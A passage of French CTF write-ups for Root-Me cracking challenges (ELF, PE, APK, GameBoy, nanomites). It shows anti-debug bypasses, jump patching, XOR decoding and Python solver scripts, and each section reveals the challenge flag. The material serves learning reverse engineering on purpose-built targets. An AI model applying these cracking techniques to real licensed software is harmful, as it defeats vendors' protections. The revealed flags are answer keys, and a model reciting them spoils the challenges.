2 int _auth(char *input, uint expected_hash, char *success_msg)
3
4 {
5     int ptrace_result;
6     size_t newline_index;
7     int input_length;
8     uint hash;
9     int i;
10    int auth_result;
11
12    newline_index = _strcspn(input, "\n");
13    input[newline_index] = '\0';
14    newline_index = _strlen(input, 0x20);
15    input_length = (int)newline_index;
16    if ((input_length < 6) && (8 < input_length)) {
17        auth_result = 1;
18    }
19    else {
20        ptrace_result = _ptrace(0, 0, (caddr_t)0x1, 0);
21        if (ptrace_result == -1) {
22            _printf("%s\n", success_msg);
23            auth_result = 1;
24        }
25        else {
26            hash = ((int)input[3] ^ 0x1337U) + 6221293;
27            for (i = 0; i < input_length; i = i + 1) {
28                if ((input[i] < ' ') || ('\x7f' < input[i])) {
29                    return 1;
30                }
31                hash = ((int)input[i] ^ hash) % 0x539 + hash;
32            }
33            if ((expected_hash == hash) && (expected_hash == 6235464)) {
34                auth_result = 0;
35            }
36            else {
37                auth_result = 1;
38            }
39        }
40    }
41}
```

FIGURE 17 – Fonction renommée et retypée dans Ghidra

En observant la ligne 33, nous remarquons que la clé d'activation attendue est la valeur 6235464, révélée directement dans le code.

En exécutant le binaire avec un nom d'utilisateur et cette clé d'activation, nous obtenons le résultat suivant :

```
$ ./macho
.username.
root-me.org
.activation key.
6235464
Authenticated! You can use this password to valid8
zjo-dDbupA0
```

Le mot de passe `zjo-dDbupA0` peut alors être utilisé pour valider le challenge.

2.18 ELF x86 - CrackPass

On peut désassembler et exécuter le fichier avec gdb mais on ne pourra pas aller bien loin car dans le désassemblage on peut voir un appel à strcmp suivi d'un jump.

8048617:	e8 10 fe ff ff	call	804842c
<strcmp@plt>			
804861c:	85 c0	test	%eax,%
eax			
804861e:	75 12	jne	8048632
<strcmp@plt+0x206>			
8048620:	89 5c 24 04	mov	%ebx,0
x4(%esp)			
8048624:	c7 04 24 e8 87 04 08	movl	
\$0x80487e8, (%esp)			
804862b:	e8 dc fd ff ff	call	804840c
<printf@plt>			
8048630:	eb 0c	jmp	804863e
<strcmp@plt+0x212>			

Donc si dans gdb on met un break avant le jump on aura :

```
gdb$ b *0x08048617
Breakpoint 1 at 0x8048617
gdb$ r 123
Starting program: ./Crack 123
Don't use a debugger !

Program received signal SIGABRT, Aborted.
```

On va d'abord break la protection contre le débogage. On trouve un appel à ptrace(0,0,1,0).

8048666:	c7 44 24 0c 00 00 00	movl	\$0x0,0
xc(%esp)			
804866d:	00		
804866e:	c7 44 24 08 01 00 00	movl	\$0x1,0
x8(%esp)			
8048675:	00		
8048676:	c7 44 24 04 00 00 00	movl	\$0x0,0
x4(%esp)			
804867d:	00		
804867e:	c7 04 24 00 00 00 00	movl	\$0x0, (%
esp)			
8048685:	e8 52 fd ff ff	call	80483dc
<ptrace@plt>			

```

804868a:      85 c0                test    %eax,%
      eax
804868c:      79 11                jns     804869f
      <strcmp@plt+0x273>
804868e:      c7 04 24 cf 87 04 08 movl     $0x80487cf, (%esp)
8048695:      e8 82 fd ff ff      call    804841c
      <puts@plt>
804869a:      e8 0d fd ff ff      call    80483ac
      <abort@plt>
804869f:

```

On peut changer jns en jmp et réessayer gdb.

```

8048610:      89 74 24 04          mov     %esi, 0
      x4(%esp)
8048614:      89 1c 24             mov     %ebx, (%
      esp)
8048617:      e8 10 fe ff ff      call    804842c
      <strcmp@plt>
804861c:      85 c0                test    %eax,%
      eax
804861e:      75 12                jne     8048632
      <strcmp@plt+0x206>
8048620:      89 5c 24 04          mov     %ebx, 0
      x4(%esp)
8048624:      c7 04 24 e8 87 04 08 movl     $0x80487e8, (%esp)
804862b:      e8 dc fd ff ff      call    804840c
      <printf@plt>

```

On peut donc regarder les chaînes qui sont comparées.

```

gdb$ x/s $esi
0xffffcd30:      "123 "
gdb$ x/s $ebx
0xffffccb0:      "
      ff07031d6fb052490149f44b1d5e94f1592b6bac93c06ca9 "

```

On vérifie :

```

./Crack
      ff07031d6fb052490149f44b1d5e94f1592b6bac93c06ca9
Good work, the password is :
ff07031d6fb052490149f44b1d5e94f1592b6bac93c06ca9

```

2.19 ELF x86 - ExploitMe

Le programme commence par une vérification de argc et continue avec un bloc qui appelle malloc avec 0x1d comme paramètre. Il copie une référence à la fonction auth dans une variable locale. La fonction auth compare deux chaînes de caractères.

8048706:	8b 45 0c	mov	0xc(%ebp),%eax
8048709:	89 44 24 04	mov	%eax,0x4(%esp)
804870d:	8b 45 08	mov	0x8(%ebp),%eax
8048710:	89 04 24	mov	%eax,(%esp)
8048713:	e8 3c fe ff ff	call	8048554<strcmp@plt>
8048718:	85 c0	test	%eax,%eax
804871a:	75 07	jne	8048723

Si on change jne en je alors on aura :

```
./Exploit_Me\(\if_you_can\) 123
Verification de votre mot de passe..
[+] Felicitation password de validation de l'epreuve::
    25260060504_VE_T25_*t*_
```

Le flag est donc 25260060504_VE_T25_*t*_.

2.20 ELF x86 - Random Crackme

Lorsque l'on utilise la commande `file`, on obtient :

```
file ch5/crackme_wtf
ch5/crackme_wtf: current ar archive
```

Ce qui est plutôt étrange puisque l'on sait que c'est un fichier ELF. On va utiliser GHex, qui permet de charger les données d'un fichier dans un éditeur graphique et de visualiser et éditer ces données aussi bien en hexadécimal qu'en ASCII.

[illegible]

Et va trouver du texte avant `.ELF` ce qui n'est pas normal puisque `.ELF` est censé être le début de tous les fichiers ELF. Maintenant on obtient :

```
file ch5/crackme_wtf
ch5/crackme_wtf: ELF 32-bit LSB executable, Intel
80386, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.2, for GNU/Linux
2.6.8, with debug_info, not stripped
```

On pense à se donner les droits pour exécuter le fichier via la commande `chmod`. Ensuite on regarde le code assembleur et on peut voir un appel à la fonction `strcmp` à l'adresse `0x08048dbe`. Si on regarde de plus près, on peut voir que notre entrée est comparée à une autre chaîne de caractère : `1472792958_VQLGE_TQPTYD_KJTIV_`. En relançant l'exécution avec cette nouvelle chaîne on voit que ça ne marche toujours pas alors on répète les étapes précédentes et l'on voit qu'on notre chaîne est comparée à une chaîne différente. On peut supposer que se sont ces fonctions qui change la chaîne de comparaison :

```
0x08048923 <+159>:    call    0x08048750 <time@plt>
0x08048928 <+164>:    mov     %eax, (%esp)
0x0804892b <+167>:    call    0x08048680 <srand@plt>
0x08048930 <+172>:    call    0x08048690 <getpid@plt>
0x08048935 <+177>:    mov     %eax, -0x100a0(%ebp)
0x0804893b <+183>:    call    0x080487a0 <rand@plt>
```

On va donc sauter toutes ces fonctions on mettant un breakpoint à l'adresse de l'appel à la fonction time et mettre la valeur du registre eip à l'adresse juste après l'appel à rand. On prend encore la même procédure et on obtient maintenant la chaîne 0_VQLGE_TQPTYD_KJTIV_. Et enfin si on relance avec cette chaîne elle reste la même. Donc on l'essaye comme notre password :

```
./ch5/crackme_wtf

** Bienvenue dans ce challenge de cracking **

[+] Password :0_VQLGE_TQPTYD_KJTIV_

[+] Good password
[+] Clee de validation du crak-me :
    _VQLG1160_VTEPI_AVTG_3093_
```

2.21 GB - Basic GameBoy crackme

Comme on ne sait pas par où commencer on commence par regarder les string et on trouve :

```
0x042d = Right
0x0434 = Left
0x043E = Down
0x0444 = Yeah!
0x044C = Flag is
0x0459 = Nope
```

```

|||:      ; JMP XREF from 0x000003f7 (de +, 543)
|----> 0x000003fc      214404      ld hl,0x0444
|:      0x000003ff      e5          push hl
|:      0x00000400      cda50e      fcn.00000ea5 ()           ;[3]
|:      0x00000403      e802      sp += 0x02
|:      0x00000405      21b4c0      ld hl,0xc0b4
|:      0x00000408      e5          push hl
|:      0x00000409      214c04      ld hl,0x044c
|:      0x0000040c      e5          push hl
|:      0x0000040d      cda50e      fcn.00000ea5 ()           ;[3]
|:      0x00000410      e804      sp += 0x04
|,==< 0x00000412      c31e04      jp 0x041e
|:      ; XREFS: JMP 0x000003c7 JMP 0x000003cc JMP 0x000003d6 JMP 0x000003db
|:      ; XREFS: JMP 0x000003f9
|----> 0x00000415      215904      ld hl,0x0459
|:      0x00000418      e5          push hl
|:      0x00000419      cda50e      fcn.00000ea5 ()           ;[3]
|:      0x0000041c      e802      sp += 0x02
|:      ; JMP XREF from 0x00000412 (de +, 570)
|----> 0x0000041e      216400      ld hl,0x0064
|:      0x00000421      e5          push hl
|:      0x00000422      cdbc12      fcn.000012bc ()           ;[5]
|:      0x00000425      e802      sp += 0x02
|=< 0x00000427      c35d02      jp 0x025d
|:      0x0000042a      e807      sp += 0x07
|:      0x0000042c      c9          return

```

On peut voir que la fonction fcn.00000ea5 est une fonction print et que le flag est stocké à 0xc0b4. Les conditions pour afficher le flag sont :

```

:: 0x000003b4 4b ld c,e
:: 0x000003b5 79 ld a,c
:: 0x000003b6 fe80 cp 0x80
==< 0x000003b8 c25d02 jnp nZ,0x025d
==< 0x000003bb 1803 jnr 0x03
==< 0x000003bd c35d02 jnp 0x025d
; JMP XREF from 0x000003bb (de + 483)
--> 0x000003c0 11b0c0 ld de,0xc0b0
0x000003c3 1a ld a,[de]
0x000003c4 4f ld c,a
0x000003c5 fe32 cp 0x32
,=< 0x000003c7 c21504 jnp nZ,0x0415
,=< 0x000003ca 1803 jnr 0x03
==< 0x000003cc c31504 jnp 0x0415
; JMP XREF from 0x000003ca (de + 498)
--> 0x000003cf 01b1c0 ld bc,0xc0b1
0x000003d2 0a ld a,[bc]
0x000003d3 4f ld c,a
0x000003d4 fe30 cp 0x30
,=< 0x000003d6 c21504 jnp nZ,0x0415
==< 0x000003d9 1803 jnr 0x03
==< 0x000003db c31504 jnp 0x0415
; JMP XREF from 0x000003d9 (de + 513)
--> 0x000003de 01b2c0 ld bc,0xc0b2
0x000003e1 0a ld a,[bc]
0x000003e2 4f ld c,a
0x000003e3 fe37 cp 0x37
==< 0x000003e5 c21504 jnp nZ,0x0415
==< 0x000003e8 1803 jnr 0x03
==< 0x000003ea c31504 jnp 0x0415
; JMP XREF from 0x000003ea (de + 528)
--> 0x000003ed 01b3c0 ld bc,0xc0b3
0x000003f0 0a ld a,[bc]
0x000003f1 4f ld c,a
0x000003f2 fe38 cp 0x38
==< 0x000003f4 c21504 jnp nZ,0x0415
==< 0x000003f7 1803 jnr 0x03

```

Donc il prend donc une valeur dans la mémoire [0x0C0B0] et la compare à 0x32, si elle est égale, il saute. A partir de 0x0C0B0, on trouve :

```

ROM:0288      ld      hl, 42Dh
ROM:028B      push    hl
ROM:028C      call    print
ROM:028F      ret      pe
ROM:0290      ld      (bc), a
ROM:0291      ld      de, 0C0B0h
ROM:0294      ld      a, (de)
ROM:0295      ld      c, a
ROM:0296      dec     c
ROM:0297      ld      de, 0C0B0h
ROM:029A      ld      a, c
ROM:029B      ld      (de), a
ROM:029C      ld      de, 0C0B4h
ROM:029F      ld      a, (de)
ROM:02A0      ld      c, a
ROM:02A1      dec     c
ROM:02A2      ld      de, 0C0B4h
ROM:02A5      ld      a, c
ROM:02A6      ld      (de), a
ROM:02A7      ld      hl, 64h ; 'd'

```

Donc, nous savons déjà que 0x42D est « RIGHT ». En gros, ces lignes impriment « RIGHT », diminuent la valeur de [0x0C0B0] de 1 et font quelque chose avec la valeur de [0x0C0B4] qui, je crois, est FLAG. En faisant la même chose avec les autres directions, on sait que lorsque l'on presse la touche :

```

RIGHT => [0x0C0B0h] - 1
LEFT  => [0x0C0B1h] - 1
UP    => [0x0C0B2h] - 1
DOWN  => [0x0C0B3h] - 1

and then it do something with value at [0x0C0B4] (flag
)

```

Ensuite il vérifie si on vérifie toutes les contraintes et print le flag.

```

[0x0C0B0h] == 0x32
[0x0C0B1h] == 0x30
[0x0C0B2h] == 0x37
[0x0C0B3h] == 0x38

```

On cherche leur valeur initiale et on trouve :

```

[0x0C0B0h] == 0x39
[0x0C0B1h] == 0x39
[0x0C0B2h] == 0x39

```

```
[0x0C0B3h] == 0x39
```

On peut donc écrire un programme pour faire les calculs.

```
flag[4]
key[4]

def right():
    print "Right"
    key[0] -= 1
    flag[0] -= 1

def left():
    print "Left"
    key[1] -= 1
    flag[1] -= 1

def up():
    print "Up"
    key[2] -= 1
    flag[2] -= 1

def down():
    print "Down"
    key[3] -= 1
    flag[3] -= 1

def main():
    while (keypress != Enter):
        if (keypress == Right):
            Right()
        if (keypress == Left):
            left()
        if (keypress == Up):
            up()
        if (keypress == Down):
            down()
    if (key[0] == 0x32
    and key[1] == 0x30
    and key[2] == 0x37
    and key[3] == 0x38):
        print "yeah!"
        print "FLAG_␣IS:␣%s" % flag
    else:
        print "nope"
```

Ainsi on obtient le flag "r0m1".

2.22 PE x86 - Xor Madness

Essayons de l'exécuter :

```
wine xormadness.exe
Password: hello
Nope...
```

Commençons par l'ouvrir avec Ghidra. En plus des XOR, nous pouvons voir quelques instructions call qui pointent littéralement vers l'instruction suivante.

```
00401000    xor     ebp, ebp
00401002    xor     ebp, esp
00401004    sub     esp, 0x100
0040100a    xor     edi, edi
0040100c    xor     edi, esp
0040100e    call    EntryPoint+19      ;           A
        very short call to the next instruction.
00401013    xor     eax, eax          ;
00401015    xor     eax, dword [esp]
00401018    xor     dword [esp], eax
0040101b    xor     dword [esp], 0x203a
00401022    call    EntryPoint+39      ;
        Another call (not a jmp!)
00401027    xor     eax, eax          ;
00401029    xor     eax, dword [esp]
0040102c    xor     dword [esp], eax
0040102f    xor     dword [esp], 0x64726f77
00401036    call    EntryPoint+59      ;
        One more...
0040103b    xor     eax, eax          ;
0040103d    xor     eax, dword [esp]
00401040    xor     dword [esp], eax
00401043    xor     dword [esp], 0x73736150
0040104a    xor     eax, eax
0040104c    xor     eax, esp
0040104e    call    EntryPoint+83      ;
        And a fourth one.
00401053    xor     ebx, ebx          ;
00401055    xor     ebx, dword [esp]
00401058    xor     dword [esp], ebx
0040105b    xor     dword [esp], eax
0040105e    call    dword [imp_printf] ; calls printf
```

On remarque un appel à la fonction scanf. Un peu plus loin, on peut remarquer une répétition d'instructions avec des valeurs en clair différentes.

4010bc:	33 db	xor	%ebx,%
ebx			
4010be:	32 1e	xor	(%esi)
,%bl			
4010c0:	81 f3 54 75 30 59	xor	
\$0x59307554,%ebx			
4010c6:	33 c9	xor	%ecx,%
ecx			
4010c8:	32 cb	xor	%bl,%cl
4010ca:	33 db	xor	%ebx,%
ebx			
4010cc:	32 d9	xor	%cl,%bl
4010ce:	33 c0	xor	%eax,%
eax			
4010d0:	33 c4	xor	%esp,%
eax			
4010d2:	33 c3	xor	%ebx,%
eax			
4010d4:	33 d2	xor	%edx,%
edx			
4010d6:	33 d0	xor	%eax,%
edx			
4010d8:	33 c9	xor	%ecx,%
ecx			
4010da:	33 08	xor	(%eax)
,%ecx			
4010dc:	31 08	xor	%ecx,(%
eax)			
4010de:	33 c0	xor	%eax,%
eax			
4010e0:	33 c4	xor	%esp,%
eax			
4010e2:	35 f2 00 00 00	xor	\$0xf2,%
eax			
4010e7:	35 82 00 00 00	xor	\$0x82,%
eax			

On obtient donc le mot de passe en XORant, ici, 0x54 (car valeur de bl) avec 0xf2 et 0x82. On aura donc :

```
password[0]=0x54^0xf2^0x82
password[1]=0x67^0xba^0xa8
password[2]=0x74^0xbc^0x8b
password[3]=0x4c^0x66^0x19
password[4]=0x54^0x65^0x42
password[5]=0x33^0xd3^0xb3
```



```
password[6]=0x3f~0xde~0xe1
```

Ce qui donne "\$uC3sS". Et on vérifie :

```
wine xormadness.exe  
Password: $uC3sS  
YES !!!
```

2.23 ELF x64 - Crackme automating

En utilisant gdb on se rend compte rapidement que tout se déroule dans la fonction check. Une petite analyse de la fonction nous montre qu'elle est divisé en "blocks" répétant à chaque fois presque le même algorithme :

on prend le caractère suivant du fichier on le xor (ou pas) avec un nombre hardcodé puis on le compare avec un nouveau nombre hardcodé si les nombres sont égaux, on continue jusqu'au goodboy, sinon on se prend le badboy

La fonction étant bien trop longue à analyser à la main j'ai codé un petit programme qui calcul le flag.

```
from pwn import *

data = open('ch30.bin', 'rb').read()
with open('asm.txt', 'w') as f:
    f.write(disasm(data[0xad1:0x3ec2b5])) #Disasm from
        begin to end of check()
    f.close()

from base64 import *

byte = []
key = []

status = True #Because some of conditions just compare
        with input, so I use a flag here

with open('asm.txt', 'r') as f:
    for line in f.readlines():
        if (line.find('mov_00000000DWORD_PTR_[ebp-0x8]') !=
            -1):
            if (status):
                key.append(0x0)
                pos = line.find(',')
                item = line[pos+1:-1]
                byte.append(int(item,16))
                status = True
            elif (line.find('xor') != -1):
                pos = line.find(',')
                item = line[pos+1:-1]
                key.append(int(item,16))
                status = False

flag = ''

for i in range(len(byte)):
    flag += chr(key[i+1]^byte[i])
```

```

with open('flag.exe', 'wb') as f: #I decoded base64
    and found it was PE file
    f.write(b64decode(flag))
    f.close()

```

On obtiens donc un résultat en base64 qu'on s'empresse de décoder. Ce qui nous retourne un binaire au format PE. On le reverse et on se rend compte que c'est exactement la même chose que pour le premier binaire : une fonction check qui reprend le même principe. On modifie donc un tout petit peu le script et on le relance :

```

from capstone import *
data = open('flag.exe', 'rb').read()
md = Cs(CS_ARCH_X86, CS_MODE_64)
with open('asm.txt', 'w') as f:
    for i in md.disasm(data[0x914:0x85fd], 0x00401514):
        #Capstone read from data address, not the virtual
        address
        f.write("0x%x:\t%s\t%s\n" %(i.address, i.mnemonic,
            i.op_str))
    f.close()

byte = []
key = []

status = True

with open('asm.txt', 'r') as f:
    for line in f.readlines():
        if (line.find('mov dword ptr [rbp-0x10]') != -1):
            if (status):
                key.append(0x0)
                pos = line.find(',')
                item = line[pos+2:-1]
                byte.append(int(item,16))
                status = True
            elif (line.find('xor') != -1):
                pos = line.find(',')
                item = line[pos+2:-1]
                key.append(int(item,16))
                status = False

flag = ''

```

```

for i in range(len(byte)):
    flag += chr(key[i+1]^byte[i])

print flag

```

On obtiens cette fois un texte et notre flag :

```

Hey this is the final steps.
Go further, don't give up!

Heishiro Mitsurugi is one of the most recognizable
characters in the Soul series of fighting games.
Mitsurugi made his first appearance in Soul Edge
and has returned for all six sequels: Soulcalibur,
Soulcalibur II, Soulcalibur III, Soulcalibur IV,
Soulcalibur: Broken Destiny and Soulcalibur V. He
also appears as a playable character in Soulcalibur
Legends and Soulcalibur: Lost Swords, as He Who
Lives for Battle.

All I need here is a long text, just because I want
you to be able to reverse it. I hope you'll learn
some good things. Automatizing things can be really
good.

The flag for this challenge is "
I_reverse_all_this_and_all_I_got_is_this_flag"
without the quotes.

```

2.24 APK - Anti-debug

Pour analyser ce fichier APK, nous avons utilisé un site de décompilation en ligne permettant de transformer l'APK en code Java lisible :

<http://www.javadecompilers.com/apk>

Après décompilation, nous obtenons quatre fichiers Java. Le fichier le plus intéressant pour la validation est `Validata.java`.

```
public class Validate {
    private static final String[] answers = {"Congrats from the FortiGuard team :)",
        "Nice try, but that would be too easy",
        "Ha! Ha! FortiGuard grin ;)",
        "Are you implying we are n00bs?",
        "Come on, this is a DEFCON conference!"};
    private static byte[][] bh = ((byte[][]) Array.newInstance(Byte.TYPE, new int[]{4, 32}));
    private static boolean computed = false;
    private static final String[] hashes = {"622a751d6d12b46ad74049cf50f2578b871ca9e9447a98b06c21a44604cab0b4",
        "301c4cd0097640bdbfe766b55924c0d5c5cc28b9f2bdab510e4eb7c442ca0c66",
        "d09e1fe7c97238c68e4be7b3cd64230c638dde1d08c656a1c9eaae30e49c4caf",
        "4813494d137e1631bba301d5acab6e7bb7aa74ce1185d456565ef51d737677b2"};

    public static String[] hexArray = {"00", "01", "02", "03", "04", "05", "06", ..., "FC", "FD", "FE", "FF"};
    private Context context;
}
```

FIGURE 18 – Classe Validate

```
public static String checkSecret(String input) {
    try {
        MessageDigest digest = MessageDigest.getInstance("SHA-256");
        digest.reset();
        byte[] computedHash = digest.digest(input.getBytes());
        if (!computed) {
            convert2bytes();
        }
        for (int i = 0; i < hashes.length; i++) {
            if (Arrays.equals(computedHash, bh[i])) {
                return answers[i];
            }
        }
    } catch (Exception exp) {
        Log.w("Hashdays", "checkSecret: " + exp.toString());
    }
    return answers[4];
}
```

FIGURE 19 – Fonction checkSecret

En analysant le code, on observe que l'application effectue un hachage SHA-256 de l'entrée utilisateur, puis vérifie si ce hash est présent dans une liste. Si c'est le cas, elle récupère l'index correspondant et affiche une chaîne de caractères spécifique.

Pour inverser cette logique et retrouver l'entrée correspondant à un hash présent dans la liste, nous utilisons un site disposant d'une base de données de hachages pré-calculés :

`https://www.dcode.fr/sha256-hash`

Les correspondances retrouvées pour les quatre hachages sont :

- `MayTheF0rceB3W1thU`
- `AnakinSkywalker`
- `Fortiguard`
- `root`

Le premier hash correspond à la première réponse du tableau : c'est donc le flag à récupérer.

<code>MayTheF0rceB3W1thU</code>

2.25 ELF x64 - Nanomites - Introduction

Dans le main, rien de special, il affiche un message et un call sur une fonction. On se rend compte que après avoir fork le programme se divise entre le fils et le parent, pour le fils une fonction mmap avec notamment le flag PROT_EXEC est appelée, elle a pour but de prendre chaque caractère de l'input byte par byte puis pour chaque byte, envoyer un signal SIGTRAP au process parent qui de son coté boucle sur un call à waitpid pour attendre que le processus fils se termine ou soit interrompu par un signal. Avant que chaque signal soit envoyé par le fils, il stocke chaque caractère dans le registre alet envoit son SIGTRAP. Dès qu'il reçoit un signal SIGTRAP le processus parent va appeler la fonction de check de l'input. , dans cette fameuse fonction le père appelle ptrace avec la requête PTRACE_GETREGS pour récupérer les registres du process fils dans une structure user_regs_struct. Cela lui permet de comparer la valeur de l'instruction pointer du registre fils moins la base address de la fonction mmap-ée précédemment pour le processus fils plus un à certains bytes d'un array en 0x6010A0 plus précisément cette comparaison est faite dans une boucle sur 12 (inclu) et notre précédente expression est comparée au byte se trouvant à $(0x6010A0 + 3 * i)$. Si après avoir finis de boucler cette comparaison est toujours fausse, le programme quitte en affichant "Hummmmmmm NO WAY.". Finalement toujours dans ce bloc conditionnel, la valeur de rax (dans lequel se trouve notre fameux n-ième caractère) est comparée avec `array_6010A0[3 * i + 1 + i % 2]` il nous suffit donc de récupérer le contenu de cet array de taille $12*3+2$ (12 pour la valeur maximale du counter, 2 pour le $+1+i\%2$ qui sera au maximum à deux) 38 étant donc l'offset la plus important avec lequel on peut déréférencer `array_6010A0`. Une fois récupéré, il faut calculer la valeur de i pour laquelle `rip-base+1 == 0x6010A0[3 * i]`, une fois que nous avons i, il suffit de déterminer `array_6010A0[3 * i + 1 + i % 2]` qui sera le caractère correspondant du flag. Pour déterminer rip il suffit de déterminer l'adresse de l'instruction après chaque int3. Avec tous ces éléments en main le script est très simple :

```
array_m = [ 0x0B, 0x6E, 0x42, 0x14, 0x54, 0x34, 0x1D,
            0x6E, 0x4A, 0x26, 0x36,
            0x30, 0x2F, 0x6D, 0x30, 0x38, 0x58, 0x31, 0
            x41, 0x74, 0x41, 0x4A,
            0x6A, 0x65, 0x53, 0x5F, 0x33, 0x5C, 0x49, 0
            x33, 0x65, 0x34, 0x37,
            0x6E, 0x64, 0x73, 0x77, 0x79]
int3_rip = [11, 20, 29, 38, 47, 56, 65, 74, 83, 92,
            101, 110, 119]
idx = 0

flag = []

for i in range(len(int3_rip)):
    for c in range(len(array_m)):
        if int3_rip[i] == array_m[c]:
```

```

        idx = c
    print(f"int3_rip [{i}] = {array_m[idx]} ")

    print(f"pass [{i}] = {chr(array_m[(idx//3)*3+1+idx%2])}")

    flag.append(chr(array_m[(idx // 3) * 3 + 1 + idx %
2]))
print("".join(flag))

```

On obtient donc le flag "n4n0mlte_34sy". Et on vérifie :

```

./ch28.bin
Please input the flag:
n4n0mlte_34sy
P00000000000000000000000000000000 God damn!! You won!

```


2.26 ELF x86 - Anti-debug

Le jump initial va sur le premier mov.

```
EntryPoint:
08048060      jmp      loc_8048063
08048062      db       0xe8 ; ' .'

loc_8048063:
08048063      mov      eax, 0x30
08048068      mov      ebx, 0x5
0804806d      mov      ecx, 0x80480e2
08048072      int      0x80
08048074      jmp      loc_8048077
08048076      into

loc_8048077:
08048077      int3
```

Si on va plus loin que ces instructions on arrive à 0x80480e2 qui est le milieu d'une instruction.

```
080480e2      mov      eax, 0x8048104
080480e7      jmp      sub_80480da+39          ; this
           is 08048101 below
080480e9      cmp      eax, 0x80482e8          ; 0
           x80482e8 is the end of the program
080480ee      je       sub_80480da+41          ; if we'
           ve_reached_it, jump to the ret below
080480f0      jmp      sub_80480da+25          ;
           otherwise go to the XOR at 080480f3
080480f2      db       0xe8
080480f3      xor      dword [eax], 0x8048fc1    ; we XOR
           the block of code pointed by eax with this
           constant
080480f9      add      eax, 0x4                ; then
           move forward 4 bytes
080480fc      jmp      sub_80480da+37          ; jump
           immediately below
080480fe      jmp      sub_80480da+17          ; and
           jump back to the CMP at 080480e9.
08048100      db       0xe8 ; ' .'
08048101      jmp      sub_80480da+15          ; we
           jump back up to 080480e9
08048103      ret
```

Ce code se modifie lui même, il est XOR dword par dword avec la constante 0x8048fc1. On peut écrire un programme pour XOR cette section et la remplacer

avant de sauvegarder la sortie dans un nouveau binaire. Quand on le désassemble à nouveau on voit enfin quelques chaînes en clair.

```

08048100      call    0xc3c867f0
08048105      add     dword [eax], eax
08048107      add     byte [eax], al
08048109      mov     ecx, aEnterThePasswo ; "Enter_
the_password:_"
0804810e      mov     edx, 0x14
08048113      call    sub_80481cd

```

Il y a aussi une première boucle qui transforme un tableau à 0x8048251, jusqu'à ce qu'un octet nul est trouvé.

```

sub_8048138:
08048138      mov     eax, 0x8048251

loc_804813d:
0804813d      cmp     byte [eax], 0x0
08048140      je      loc_8048148

08048142      xor     byte [eax], 0xfc
08048145      inc     eax
08048146      jmp     loc_804813d ; jumps back up

```

Une boucle de vérification est aussi visible. Elle compare le tableau qui a été XOR au-dessus avec un tableau constant.

```

sub_8048149:
08048149      mov     eax, 0x8048251
0804814e      mov     ebx, 0x80482d1

loc_8048153:
08048153      mov     cl, byte [eax]
08048155      cmp     cl, byte [ebx]
08048157      jne     loc_8048162

08048159      cmp     cl, 0x0
0804815c      je      loc_804817b

0804815e      inc     eax
0804815f      inc     ebx
08048160      jmp     loc_8048153 ; a few lines above.

```

Les octets à 0x80482d1 sont : [A5 CF 9D B4 DD 88 B4 95 AF 95 AF 88 B4 CF 97 B9 85 DD 00]. Il faut donc que (input XOR 0xFC) corresponde à ces valeurs. Notre boucle s'arrête lorsque cl vaut 0. On obtient "Y3aH!tHiSiStH3kEy!" et on vérifie :

```
./ch13  
Enter the password: Y3aH!tHiSiStH3kEy!  
Gratz, this is the good password !
```